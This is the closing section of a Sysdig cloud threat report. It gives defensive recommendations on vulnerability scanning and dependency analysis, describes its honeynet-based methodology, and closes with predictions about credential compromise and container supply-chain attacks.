Perform vulnerability scanning early and often in the build pipeline to ensure that outdated packages are not accidently included. Using tools that show whether or not vulnerable code is in use will enable proper prioritization, which will prevent developers from being overwhelmed with vulnerabilities to fix.

3

Ensure that you understand the composition of your software and all of its dependencies, even if it is coming from a trusted source. Run **static and runtime analysis** to ensure that the software does not exhibit malicious behaviors. Avoid dependencies from untrusted or unreliable sources, or hold them locally so that it is not possible to make alterations.

Methodology

This report was compiled using both open source intelligence (OSINT), the practice of collecting information from published or otherwise publicly available sources, and the Sysdig TRT's global data collection network. Sysdig's advanced honeynet detected and collected data on cloud attacks. The honeynet leverages the open source tool Falco to capture attacks and analyze the tools used by threat actors. The honeynet is deployed in public cloud regions across the globe, including locations throughout Asia, Australia, the European Union, Japan, North and South America, and the United Kingdom. The team also deployed proprietary static and runtime sandbox technology, leveraging Sysdig products, to analyze malware and container images at scale.

The Sysdig portfolio of products is SaaS-delivered, which allows the Sysdig TRT to verify findings against a large and diverse set of real-world data. The products also enable proactive threat hunting, using methods such as looking for IoCs and leveraging data science to discover suspicious actions.

Conclusion and Trend Predictions

With CSPs primarily using APIs for interaction with users and environments, compromised credentials are the primary threat vector that organizations should be concerned about. There are numerous ways that credentials can end up under an attacker's control, including poor secrets management, phishing, and credential stuffing. Once attackers discover credentials, they move quickly.

Secrets management is a good first step to protect against these attacks, but it is only part of the equation. It is important to continuously monitor cloud accounts and resources for malicious behavior because attackers will always find a way to compromise accounts.

Given the complexity of security in a cloud environment, it's easy to make a simple mistake in a policy definition or anywhere else, which can lead to the compromise of an entire account. Attackers are taking full advantage of this complexity and hiding among the same cloud applications and tools that defenders use. Prevention is very difficult, so advanced posture management, asset inventory, and cloud infrastructure entitlement management (CIEM) programs are essential to deny attackers any opportunity.


Containers continue to increase in popularity for deploying and scaling applications used in cloud-native environments. Attackers know that containers are an effective vector for a supply chain attack. Organizations are starting to implement vulnerability scanning and static malware analysis on containers before deploying them; however, these steps are not enough, as they miss a number of threats. Conducting runtime threat detection of containers provides more effective coverage and detects malicious code that would have been otherwise missed.

While both CSPs and security vendors continue to improve their security offerings, we expect breaches to keep increasing. New services are coming online very frequently, offered by either the CSP or the companies using their systems, and the adoption of these services is designed to be fast and easy. Attackers will continue working harder and faster too, and take full advantage of novel cloud environments and services to carry out attacks.

The world continues to move toward both everything as code (EaC) and using containers to deploy applications. This will result in increased complexity and mistakes that attackers will take advantage of, while defenders try and catch up. In addition, supply chain compromise is still a high priority for defenders and attackers alike, and runtime analysis will become an increasingly more common defense. Finally, while attack timelines may not get much faster than what we saw this year, attackers will continue to be innovative and evasive, automating more of their techniques.

To stay up to date on the latest cloud threat research, trends, and best practices, visit our Threat Research resource center.

LEARN MORE



sysdig

RP-008 Rev. A 07/23.